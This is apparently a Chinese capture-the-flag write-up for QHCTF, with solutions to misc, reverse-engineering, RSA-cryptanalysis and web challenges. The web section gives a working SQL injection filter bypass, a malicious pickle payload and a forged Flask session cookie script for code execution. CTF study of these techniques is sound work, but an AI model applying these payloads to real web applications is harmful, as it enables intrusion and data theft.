misc

兄弟你好香

179 pts

听说你很会闻味道？那就来闻闻这张图片和这段音频里藏着什么秘密吧~
提交方式：QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

- 图片后提出来是zip
- 解压

```
=== 兄弟，你好香啊 ===

恭喜你找到了这个文件！但flag还需要解密...

提示:
1. 密文经过了三层加密
2. 最外层是ROT13
3. 中间层是Base64
4. 最内层是AES-ECB，密钥与"兄弟你好香"的英文有关
5. 密钥长度为16字节

加密后的flag:
ygy/AONrj8D+kjqBg2F/nxJARXoKft85oRsiQAjhORFPjtvh2aC3aBiGQAHUNm1N

祝你好运，香香的兄弟!
```


明文密钥BrotherYouSmell!

```python
from Crypto.Cipher import AES
import base64,codecs
ct=base64.b64decode(codecs.decode("ygy/AONrj8D+kjqBg2F/nxJARXoKft85oRsiQAjhORFPjtvh2aC3aBiGQAHUNm1
k="BrotherYouSmell!"
pt=AES.new(k.encode(),AES.MODE_ECB).decrypt(ct)
pt,pt[:-pt[-1]]
print(pt)
```

re

mirage_hv

提交方式：QHCTF{xxxxxxx}



```
55555554C7                 call    cs:fclose_ptr
55555554CD                 jmp     loc_555555555121
55555554D2 ; ---------------------------------------------------------------------------
55555554D2
55555554D2 loc_5555555554D2:                       ; CODE XREF: main+448↑j
55555554D2                 xor     eax, eax
55555554D4                 lea     rdi, [rsp+318h+var_268] ; s
55555554DC                 lea     rcx, unk_555555556040
55555554E3                 nop     dword ptr [rax+rax+00h]
55555554E8
55555554E8 loc_5555555554E8:                       ; CODE XREF: main+4BA↓j
55555554E8                 movzx   edx, byte ptr [rcx+rax]
55555554EC                 xor     edx, 0FFFFFFA5h
55555554EF                 mov     [rdi+rax], dl
55555554F2                 add     rax, 1
55555554F6                 cmp     rax, 1Fh
55555554FA                 jnz     short loc_5555555554E8
55555554FC                 mov     [rsp+318h+var_249], 0
5555555504                 call    cs:puts_ptr
555555550A                 jmp     short loc_55555555549D
555555550C ; ---------------------------------------------------------------------------
555555550C
555555550C loc_55555555550C:                       ; CODE XREF: main+2BF↑j
```

```
pwndbg> quit
(base) root@A1gorithm:/home/a1gorithms/Desktop/workingplace# xxd -s 0x2040 -l 31 -p mirage_hv
f4ede6f1e3dec8ccd7c4c2c0facdd3fac1c0c8cafac3c9c4c2fa97959793
d8
(base) root@A1gorithm:/home/a1gorithms/Desktop/workingplace#
```

```python
enc = bytes.fromhex("f4ede6f1e3dec8ccd7c4c2c0facdd3fac1c0c8cafac3c9c4c2fa97959793d8")
print(bytes(b ^ 0xA5 for b in enc).decode())
```

crypto

RSA Inferno

某安全公司的RSA加密系统存在多处实现缺陷。你能获得其加密的明文吗?
提交方式：QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}
连接方式：nc [IP] [PORT]

```python
import socket
import re
import sys
import time
from Crypto.Util.number import long_to_bytes, inverse, GCD
from sympy import integer_nthroot, continued_fraction, continued_fraction_convergents, Rational
from sympy.ntheory.modular import crt as sympy_crt

HOST = "220.168.118.182"
PORT = 30175

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    return s

def recv_until(s, prompt):
    data = ""
    while True:
        try:
            chunk = s.recv(4096).decode(errors='ignore')
            if not chunk:
                print("Connection closed by server")
                break
            data += chunk
            # print(f"DEBUG: received {len(chunk)} bytes")
            if prompt in data:
                break
        except socket.timeout:
            print("Timeout")
            break
    return data

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
```

```python
def solve_chall1(s):
    print("Solving Challenge 1...")
    s.sendall(b"1\n")
    data = recv_until(s, "answer:")
    print(data)

    if "n =" not in data:
        print(f"Error: unexpected data in Challenge 1: {data!r}")
        return None

    n = int(re.search(r"n = (\d+)", data).group(1))
    e1 = int(re.search(r"e1 = (\d+)", data).group(1))
    e2 = int(re.search(r"e2 = (\d+)", data).group(1))
    c1 = int(re.search(r"c1 = (\d+)", data).group(1))
    c2 = int(re.search(r"c2 = (\d+)", data).group(1))

    g, s1, s2 = egcd(e1, e2)
    print(f"GCD(e1, e2) = {g}")

    if s1 < 0:
        s1 = -s1
        c1 = inverse(c1, n)
    if s2 < 0:
        s2 = -s2
        c2 = inverse(c2, n)

    m = (pow(c1, s1, n) * pow(c2, s2, n)) % n

    # Check if g > 1
    if g > 1:
        m, exact = integer_nthroot(m, g)
        if not exact:
            print("Warning: m is not a perfect g-th power")

    ans = long_to_bytes(m)
    print(f"Decrypted (hex): {ans.hex()}")
    print(f"Decrypted (raw): {ans}")

    # Send decimal integer
```

```python
    s.sendall(str(m).encode() + b"\n")

    # Read response
    res = recv_until(s, "> ")
    print(res)
    return res

def solve_chall2(s):
    print("Solving Challenge 2...")
    s.sendall(b"2\n")
    data = recv_until(s, "answer:")
    print(data)

    if "data =" not in data:
        print("Failed to get data for Chall 2")
        return

    match = re.search(r"data = (\[.*\])", data, re.DOTALL)
    if not match:
        print("Failed to parse data list")
        return

    data_str = match.group(1).replace('\n', '').replace(' ', '')
    ns = [int(x) for x in re.findall(r"'n':(\d+)", data_str)]
    cs = [int(x) for x in re.findall(r"'c':(\d+)", data_str)]

    if not ns:
        print("No n found")
        return

    # Broadcast attack
    C, N = sympy_crt(ns, cs)
    m, exact = integer_nthroot(C, 3) # e=3

    ans = long_to_bytes(m)
    print(f"Decrypted (hex): {ans.hex()}")
    s.sendall(str(m).encode() + b"\n")
    res = recv_until(s, "> ")
    print(res)
    return res
```

```python
def solve_chall3(s):
    print("Solving Challenge 3...")
    s.sendall(b"3\n")
    data = recv_until(s, "answer:")
    print(data)

    if "n =" not in data: return

    n = int(re.search(r"n = (\d+)", data).group(1))
    e = int(re.search(r"e = (\d+)", data).group(1))
    c = int(re.search(r"c = (\d+)", data).group(1))

    cf = continued_fraction(Rational(e, n))
    convs = continued_fraction_convergents(cf)

    d_found = None
    for conv in convs:
        k = conv.numerator
        d = conv.denominator
        if k == 0: continue

        if (e*d - 1) % k == 0:
            phi = (e*d - 1) // k
            b = n - phi + 1
            delta = b*b - 4*n
            if delta >= 0:
                sq, exact = integer_nthroot(delta, 2)
                if exact and (b + sq) % 2 == 0:
                    d_found = d
                    break

    if d_found:
        m = pow(c, d_found, n)
        ans = long_to_bytes(m)
        print(f"Decrypted (hex): {ans.hex()}")
        s.sendall(str(m).encode() + b"\n")
    else:
        print("Failed to find d")
        return
```

```python
    res = recv_until(s, "> ")
    print(res)
    return res

def solve_chall4(s):
    print("Solving Challenge 4...")
    s.sendall(b"4\n")
    data = recv_until(s, "answer:")
    print(data)

    n = int(re.search(r"n = (\d+)", data).group(1))
    e = int(re.search(r"e = (\d+)", data).group(1))
    c = int(re.search(r"c = (\d+)", data).group(1))

    # Try Wiener first
    cf = continued_fraction(Rational(e, n))
    convs = continued_fraction_convergents(cf)

    d_found = None
    for conv in convs:
        k = conv.numerator
        d = conv.denominator
        if k == 0: continue

        if (e*d - 1) % k == 0:
            phi = (e*d - 1) // k
            b = n - phi + 1
            delta = b*b - 4*n
            if delta >= 0:
                sq, exact = integer_nthroot(delta, 2)
                if exact and (b + sq) % 2 == 0:
                    d_found = d
                    print(f"Wiener worked! d={d}")
                    break

    if d_found:
        m = pow(c, d_found, n)
        ans = long_to_bytes(m)
        print(f"Decrypted: {ans}")
```

```
        s.sendall(str(m).encode() + b"\n")
    else:
        print("Wiener failed. Needs Boneh-Durfee.")
        # Attempt a stronger attack or notify failure
        # For now, just return
        return

    res = recv_until(s, "> ")
    print(res)
    return res

def solve_chall5(s):
    print("Solving Challenge 5...")
    s.sendall(b"5\n")
    data = recv_until(s, "answer:")
    print(data)

    n = int(re.search(r"n = (\d+)", data).group(1))
    e = int(re.search(r"e = (\d+)", data).group(1))
    c = int(re.search(r"c = (\d+)", data).group(1))
    d_high = int(re.search(r"d_high = (\d+)", data).group(1))
    unknown_bits = int(re.search(r"unknown_bits = (\d+)", data).group(1))

    print(f"Brute forcing {unknown_bits} bits...")

    # The unknown bits are the lower bits
    # d = d_high | x ? No.
    # The code says: d_high = (d >> unknown_bits) << unknown_bits
    # So d = d_high + x

    found_d = None
    # We can parallelize or just run loop
    # Optimization: precompute c_high = pow(c, d_high, n)
    # m = c_high * c^x mod n
    # But we don't know m. We only know m^e = c.
    # Checking pow(m, e, n) == c is slow.
    # Checking pow(2, e*d, n) == 2 is better.
    # pow(2, e*(d_high + x), n) = pow(2, e*d_high, n) * pow(2, e*x, n)

    base = pow(2, e * d_high, n)
```

```python
    step = pow(2, e, n)

    curr = base
    for x in range(1 << unknown_bits):
        if curr == 2:
            found_d = d_high + x
            print(f"Found d: {found_d}")
            break
        curr = (curr * step) % n
        if x % 10000 == 0:
            print(f"Progress: {x}/{1<<unknown_bits}", end='\r')

    if found_d:
        m = pow(c, found_d, n)
        ans = long_to_bytes(m)
        print(f"Decrypted: {ans}")
        s.sendall(str(m).encode() + b"\n")
    else:
        print("Failed to find d for Challenge 5")
        return

    res = recv_until(s, "> ")
    print(res)
    return res

def main():
    s = connect()
    print("Connected, waiting for initial menu...")
    print(recv_until(s, "> "))

    if solve_chall1(s) is None: return
    if solve_chall2(s) is None: return
    if solve_chall3(s) is None: return
    if solve_chall4(s) is None: return
    if solve_chall5(s) is None: return

    # Get flag
    s.sendall(b"7\n")
    print(recv_until(s, "}"))
```

```
    s.close()


if __name__ == "__main__":
    main()
```

ai

AI_Check

某AI公司的训练数据集遭到恶意污染攻击！攻击者在数据中植入了多种隐蔽的恶意内容。作为安全工程师，你需要分析被污染的数据集，找出所有被污染的数据行，并提交修复后的CSV文件。
提交方式：QHCTF{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

web

ez_ems

- 访问 `/app.py` 下载后端源码
- 两个漏洞：
  SQL 注入 (SQL Injection)
  位置： `search` 函数 (以及 `login` 函数)
  代码：

```
search_query = request.form['search_query']
filtered_query = basic_filter(search_query)
query = f"SELECT ... WHERE name LIKE '%{filtered_query}%' ..."
```

过滤器 `basic_filter`：
移除了所有空格 (`replace(' ', '')`)。

过滤了 `UNION`，`SELECT` 等关键字（**大小写敏感**，仅大写被过滤）。
过滤了 `exec` (大小写不敏感)。
绕过方法：
使用 **小写关键字** (`union`，`select`) 绕过大写正则匹配。
使用 **Tab 符 (`%09`)** 代替空格，因为 `replace(' ', '')` 不处理 Tab。

Pickle 反序列化漏洞 (RCE)
位置： `validate_token` 函数
代码：

```
def validate_token(token_str):
    try:
        token_data = base64.b64decode(token_str)
        token_obj = pickle.loads(token_data) # 漏洞点
        return token_obj
```

利用条件：Session Cookie 是经过签名的，格式为 `Data.Timestamp.Signature`。我们需要 `secret_key` 才能伪造合法的 Session。

获取 Secret Key (SQL注入)
secret_key来对 Session 进行签名，app.py中显示 key 存储在数据库 config表中。

利用/search接口进行 SQL 注入。
Payload

```
1'%09union%09select%091,key_value,3,4,5,6%09from%09config#
```

获取到 `secret_key` = `supersecretkey123!`

- 构造 RCE Payload
  由于目标环境可能阉割了 Shell 命令 (`sh`，`bash`) 或者 `os.system` 无回显，常规的反弹 Shell 或 `cp` 命令失败。
  Python 纯代码执行的方式，直接利用 Pickle 读取文件内容并回显。

构造一个 Pickle 对象，在反序列化时执行类似 `open('/app/flag.txt').read()` 的操作，并将结果赋值给 `UserToken` 对象的属性（如 `username` ）

构造逻辑

1. 调用 `builtins.open('/app/flag.txt')` 获取文件句柄。
2. 调用文件句柄的 `read()` 方法获取内容。
3. 将内容作为参数构造 `UserToken` 对象。

- 伪造 Session 并获取 Flag

1. 使用获取到的 `secret_key` 和构造好的 Pickle Payload 生成恶意的 Session Cookie替换浏览器
2. 访问 `/admin`

```
pip install requests itsdangerous
```

- 生成恶意 Cookie 脚本
  保存以下代码为 `solve.py`：

```python
import pickle
import base64
import hashlib
import time
from itsdangerous import TimestampSigner, base64_encode

secret_key = 'supersecretkey123!'
salt = 'cookie-session'

target_file = '/app/flag.txt'

p = b'cbuiltins\nopen\n(S\'' + target_file.encode() + b'\'\ntR'
p += b'p1\n'
p += b'cbuiltins\ngetattr\n'
p += b'(g1\nS\'read\'\ntR'
p += b'(tR'
p += b'p2\n'
p += b'c__main__\nUserToken\n'
p += b'(I1\ng2\nI1\ntR'
p += b'.'

b64_payload = base64.b64encode(p)

import json
session_dict = {'token': b64_payload.decode()}
session_json = json.dumps(session_dict, separators=(',', ':'))
final_payload_b64 = base64_encode(session_json)

timestamp = int(time.time()) - 60
timestamp_b64 = base64_encode(int(timestamp).to_bytes(4, 'big'))

unsigned_data = final_payload_b64 + b'.' + timestamp_b64

signer = TimestampSigner(secret_key, salt=salt, key_derivation='hmac', digest_method=hashlib.sha1)
sig = signer.get_signature(unsigned_data)

final_cookie = (unsigned_data + b'.' + sig).decode('utf-8')

print("\n[+] Generated Malicious Cookie:")
```

```python
print(final_cookie)
```